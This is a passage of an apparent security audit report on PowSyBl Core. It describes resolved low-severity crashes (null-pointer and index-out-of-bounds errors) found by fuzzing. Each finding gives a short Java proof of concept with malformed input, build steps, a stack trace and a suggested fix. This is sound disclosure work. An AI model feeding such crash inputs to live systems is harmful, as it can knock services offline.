# Prepare OpenJDK 17.0.2
wget https://download.java.net/java/GA/jdk17.0.2/dfd4a8d0985749f896bed50d7138ee7f/8/GPL
    /openjdk-17.0.2_linux-x64_bin.tar.gz && tar zxvf openjdk-17.0.2_linux-x64_bin.tar.
    gz && rm openjdk-17.0.2_linux-x64_bin.tar.gz
export JAVA_HOME=./jdk-17.0.2
export PATH=$JAVA_HOME/bin:$PATH

# Prepare Maven 3.9.9
wget https://dlcdn.apache.org/maven/maven-3/3.9.9/binaries/apache-maven-3.9.9-bin.tar.
    gz && tar zxvf apache-maven-3.9.9-bin.tar.gz && rm apache-maven-3.9.9-bin.tar.gz
export PATH_TO_MVN=./apache-maven-3.9.9/bin/mvn

# Build Powsybl-metrix
git clone https://github.com/powsybl/powsybl-core
cd powsybl-core
$PATH_TO_MVN clean package -DskipTests

# Group jar files
mkdir jar
for jar in $(find ./ -type f -name "*.jar"); do cp $jar jar/; done

# Build and run PoC (The java file need to be in the directory following the needed
    packages)
javac -cp "jar/*" com/powsybl/psse/model/io/ProofOfConcept.java
java -cp "jar/*:./" com.powsybl.psse.model.io.ProofOfConcept
```

You will get the following exception stack trace.

```
Exception in thread "main" java.lang.NullPointerException: Cannot read the array length
     because "fields" is null
        at com.powsybl.psse.model.io.AbstractRecordGroup.parseRecords(
            AbstractRecordGroup.java:173)
        at com.powsybl.psse.model.io.ProofOfConcept.main(ProofOfConcept.java:12)
```

The root cause is down at the `AbstractRecordGroup::parseRecords` method where the logic does not check for possible **`null`** value returned from `CsvParser::parseLine` method because of malformed records or other reason. This cause unexpected NPE and it is suggested to add a null check after the invocation of the `CsvParser::parseLine` method and throw the PsseException for parsing error instead of unexpected NPE for stability.

Null pointer in JSON parsing in PowSyBl Core

Severity	Low
Status	Resolved with fix
id	ADA-PWSBL-2025-7

This is an issue found by OSS-Fuzz [URL1 and [URL2(https://issues.oss-fuzz.com/u/1/issues/406999127)].

The method `parseJson` uses an internal `ParsingContext` object to accumulate parsed values from a JSON object. One of the fields in `ParsingContext` is declared as a boxed `Boolean` with default value equals to **`null`**.

```
static final class ParsingContext {
...
    Boolean variableSet;
...
}
```

The problem is, the same variable `variableSet` in the outer SensitivityFactor is defined as primitive boolean instead of Boolean class object. This create a auto-boxing/unboxing when transferring between these two varaibles.

```
public class SensitivityFactory {
...
    private final boolean variableSet;
...
}
```

Later, the code unconditionally unboxes it when calling the constructor:

```
return new SensitivityFactor(
    context.functionType,
    context.functionId,
    context.variableType,
    context.variableId,
    context.variableSet,
    new ContingencyContext(context.contingencyId, context.contingencyContextType)
);
```

If the input JSON is missing the `variableSet` field, `context.variableSet` will remain **`null`**, and unboxing this will cause the NullPointerException.

This is a stability issue caused by insufficient validation during the conversion between primitive and object variables. In many cases, object wrappers for primitive types accept a wider range of values than their primitive counterparts. For example, a `Boolean` object can be **`null`** in addition to **`true`** or **`false`**. This becomes problematic when a **`null`** `Boolean` object is auto-unboxed to a primitive **`boolean`** value, as the process internally calls the `booleanValue()` method on the `Boolean` object—resulting in a `NullPointerException` if the object is **`null`**.

Below is a Proof of Concept (PoC) demonstrating the issue. It calls the `SensitivityFactor::parseJson` method with a crafted JSON string that omits the `variableSet` key, forcing a **`null`** unboxing scenario.

```
import com.fasterxml.jackson.core.JsonFactory;
import com.fasterxml.jackson.core.JsonParser;
import com.powsybl.sensitivity.SensitivityFactor;
import java.io.StringReader;

public class ProofOfConcept {
```

```java
    public static void main(String[] args) throws Exception {
        String json = """
            {
              "functionType": "BUS_VOLTAGE",
              "functionId": "branch1",
              "variableType": "BUS_TARGET_VOLTAGE",
              "variableId": "gen1",
              "contingencyContextType": "NONE"
            }
            """;

        JsonFactory factory = new JsonFactory();
        JsonParser parser = factory.createParser(new StringReader(json));
        parser.nextToken();
        SensitivityFactor.parseJson(parser);
    }
}
```

To execute and test the PoC, follow the steps below. It is assumed that OpenJDK 17.0.2 and Maven 3.9.9 is used.

```bash
# Prepare OpenJDK 17.0.2
wget https://download.java.net/java/GA/jdk17.0.2/dfd4a8d0985749f896bed50d7138ee7f/8/GPL/openjdk-17.0.2_linux-x64_bin.tar.gz && tar zxvf openjdk-17.0.2_linux-x64_bin.tar.gz && rm openjdk-17.0.2_linux-x64_bin.tar.gz
export JAVA_HOME=./jdk-17.0.2
export PATH=$JAVA_HOME/bin:$PATH

# Prepare Maven 3.9.9
wget https://dlcdn.apache.org/maven/maven-3/3.9.9/binaries/apache-maven-3.9.9-bin.tar.gz && tar zxvf apache-maven-3.9.9-bin.tar.gz && rm apache-maven-3.9.9-bin.tar.gz
export PATH_TO_MVN=./apache-maven-3.9.9/bin/mvn

# Build Powsybl-core
git clone https://github.com/powsybl/powsybl-core
cd powsybl-core
$PATH_TO_MVN clean package -DskipTests

# Group jar files
mkdir jar
for jar in $(find ./ -type f -name "*.jar"); do cp $jar jar/; done

# Build and run PoC
javac -cp "jar/*" ProofOfConcept.java
java -cp "jar/*:./" ProofOfConcept
```

You will get the following exception stack trace.

```
Exception in thread "main" java.lang.NullPointerException: Cannot invoke "java.lang.Boolean.booleanValue()" because "context.variableSet" is null
        at com.powsybl.sensitivity.SensitivityFactor.parseJson(SensitivityFactor.java:160)
        at ProofOfConcept.main(ProofOfConcept.java:21)
```

The issue stems from the constructor of the `SensitivityFactor` class during the auto-unboxing process. The appropriate fix depends on whether the absence of `variableSet` (i.e., a **`null`** value) is considered valid in the JSON input.

Null pointer when deserializing EquipmentCriterionContingencyList

Severity	Low
Status	Resolved with fix
id	ADA-PWSBL-2025-8

This is an issue found by OSS-Fuzz [URL].

A `NullPointerException` can occur in the `deserializeCommonAttributes` method of `AbstractEquipmentCriterionConti` class when deserializing JSON input with a **`null`** value for the `"type"` field.

```
case "type" -> {
    if (!parser.nextTextValue().equals(expectedType)) {
        throw new IllegalStateException("type should be: " + expectedType);
    }
    return true;
}
```

The method `parser.nextTextValue()` may return **`null`** when the input JSON contains:

```
{
  "type": null,
  ...
}
```

In such a case, the call to `.equals(expectedType)` becomes:

```
null.equals("HvdcLineCriterionContingencyList")
```

This results in a `NullPointerException` because the `equals(...)` method is invoked on a **`null`** reference.

This is a stability issue due to a lack of validation for null checking from parsing of untrusted JSON. Here is a simple proof of concept to trigger the problem.

```
import com.fasterxml.jackson.core.JsonFactory;
import com.fasterxml.jackson.core.JsonParser;
import com.fasterxml.jackson.databind.DeserializationContext;
import com.fasterxml.jackson.databind.ObjectMapper;
import com.fasterxml.jackson.databind.deser.DefaultDeserializationContext;
import com.powsybl.contingency.contingency.list.HvdcLineCriterionContingencyList;
import com.powsybl.contingency.json.HvdcLineCriterionContingencyListDeserializer;
import java.io.StringReader;

public class ProofOfConcept {
    public static void main(String[] args) throws Exception {
        String json = "{\"type\": null, \"name\": \"test-list\"}";

        JsonFactory factory = new JsonFactory();
        JsonParser parser = factory.createParser(new StringReader(json));
        ObjectMapper mapper = new ObjectMapper();
        DeserializationContext ctx = new DefaultDeserializationContext.Impl(
            mapper.getDeserializationContext().getFactory()
        );

        HvdcLineCriterionContingencyListDeserializer deserializer = new
            HvdcLineCriterionCon>
```

```
        parser.nextToken();
        deserializer.deserialize(parser, ctx);
    }
}
```

To execute and test the PoC, follow the steps below. It is assumed that OpenJDK 17.0.2 and Maven 3.9.9 is used.

```
# Prepare OpenJDK 17.0.2
wget https://download.java.net/java/GA/jdk17.0.2/dfd4a8d0985749f896bed50d7138ee7f/8/GPL
    /openjdk-17.0.2_linux-x64_bin.tar.gz && tar zxvf openjdk-17.0.2_linux-x64_bin.tar.
    gz && rm openjdk-17.0.2_linux-x64_bin.tar.gz
export JAVA_HOME=./jdk-17.0.2
export PATH=$JAVA_HOME/bin:$PATH

# Prepare Maven 3.9.9
wget https://dlcdn.apache.org/maven/maven-3/3.9.9/binaries/apache-maven-3.9.9-bin.tar.
    gz && tar zxvf apache-maven-3.9.9-bin.tar.gz && rm apache-maven-3.9.9-bin.tar.gz
export PATH_TO_MVN=./apache-maven-3.9.9/bin/mvn

# Build Powsybl-core
git clone https://github.com/powsybl/powsybl-core
cd powsybl-core
$PATH_TO_MVN clean package -DskipTests

# Group jar files
mkdir jar
for jar in $(find ./ -type f -name "*.jar"); do cp $jar jar/; done

# Build and run PoC
javac -cp "jar/*" ProofOfConcept.java
java -cp "jar/*:./" ProofOfConcept
```

You will get the following exception stack trace.

```
Exception in thread "main" java.lang.NullPointerException: Cannot invoke "String.equals
    (Object)" because the return value of "com.fasterxml.jackson.core.JsonParser.
    nextTextValue()" is null
        at com.powsybl.contingency.json.
            AbstractEquipmentCriterionContingencyListDeserializer.
            deserializeCommonAttributes(
            AbstractEquipmentCriterionContingencyListDeserializer.java:72)
        at com.powsybl.contingency.json.HvdcLineCriterionContingencyListDeserializer.
            lambda$deserialize$0(HvdcLineCriterionContingencyListDeserializer.java:32)
        at com.powsybl.commons.json.JsonUtil.parseObject(JsonUtil.java:517)
        at com.powsybl.commons.json.JsonUtil.parsePolymorphicObject(JsonUtil.java:495)
        at com.powsybl.contingency.json.HvdcLineCriterionContingencyListDeserializer.
            deserialize(HvdcLineCriterionContingencyListDeserializer.java:32)
        at ProofOfConcept.main(ProofOfConcept.java:23)
```

The root cause is down at the AbstractEquipmentCriterionContingencyListDeserializer ::deserializeCommonAttributes method. The fix is simply adding a null checking before calling to the `String::equals` method to avoid NPE from direct chain invocation.

Index out of bounds in IeeeCdfReader

Severity	Low
Status	Resolved with fix
id	ADA-PWSBL-2025-9

This is an found by OSS-Fuzz [URL].

The `IeeeCdfReader.read(BufferedReader)` method in the `com.powsybl.ieeecdf.model` package assumes that the first line of the file (the title line) will always be valid and parsable into an `IeeeCdfTitle` bean. However, if the input file is malformed (e.g., empty or with an invalid format), this assumption fails silently.

```
String line = reader.readLine();
IeeeCdfTitle title = parseLines(Collections.singletonList(line), IeeeCdfTitle.class).
    get(0);
```

The problem arises from the behavior of the Univocity `FixedWidthParser`, inherited via `AbstractParser`, which **silently skips invalid or unparsable lines**. As a result:

- The call to `parseLine(null)` or parseLine(<malformed>) is skipped by the parser.
- `BeanListProcessor.getBeans()` returns an **empty list**.
- The `.get(0)` call throws an `IndexOutOfBoundsException`:

```
java.lang.IndexOutOfBoundsException: Index 0 out of bounds for length 0
```

From the above understanding, this crash can be triggered easily by supplying an empty file or one with an invalid first line (malformed fixed-width format that doesn't match the expected bean schema for `IeeeCdfTitle`). This cause stability issue with unclear exception message.

This is a stability issue due to a lack of validation for failed parsing and blindly assumed that the imported data is structured correctly. Here is a simple proof of concept to trigger the problem.

```
import com.powsybl.ieeecdf.model.IeeeCdfReader;
import java.io.BufferedReader;
import java.io.StringReader;

public class ProofOfConcept {
    public static void main(String[] args) throws Exception {
        BufferedReader reader = new BufferedReader(new StringReader(""));
        new IeeeCdfReader().read(reader);
    }
}
```

To execute and test the PoC, follow the steps below. It is assumed that OpenJDK 17.0.2 and Maven 3.9.9 is used.

```
# Prepare OpenJDK 17.0.2
wget https://download.java.net/java/GA/jdk17.0.2/dfd4a8d0985749f896bed50d7138ee7f/8/GPL
    /openjdk-17.0.2_linux-x64_bin.tar.gz && tar zxvf openjdk-17.0.2_linux-x64_bin.tar.
    gz && rm openjdk-17.0.2_linux-x64_bin.tar.gz
export JAVA_HOME=./jdk-17.0.2
export PATH=$JAVA_HOME/bin:$PATH

# Prepare Maven 3.9.9
```

```
wget https://dlcdn.apache.org/maven/maven-3/3.9.9/binaries/apache-maven-3.9.9-bin.tar.
    gz && tar zxvf apache-maven-3.9.9-bin.tar.gz && rm apache-maven-3.9.9-bin.tar.gz
export PATH_TO_MVN=./apache-maven-3.9.9/bin/mvn

# Build Powsybl-core
git clone https://github.com/powsybl/powsybl-core
cd powsybl-core
$PATH_TO_MVN clean package -DskipTests

# Group jar files
mkdir jar
for jar in $(find ./ -type f -name "*.jar"); do cp $jar jar/; done

# Build and run PoC
javac -cp "jar/*" ProofOfConcept.java
java -cp "jar/*:./" ProofOfConcept
```

You will get the following exception stack trace.

```
Exception in thread "main" java.lang.IndexOutOfBoundsException: Index: 0
        at java.base/java.util.Collections$EmptyList.get(Collections.java:4586)
        at com.powsybl.ieeecdf.model.IeeeCdfReader.read(IeeeCdfReader.java:36)
        at ProofOfConcept.main(ProofOfConcept.java:8)
```

The root cause is down at the `IeeeCdfReader::read method`. The fix is simply adding a empty checking before calling to the get method to avoid malformed input crash the execution with `ArrayIndexOutOfBoundException`.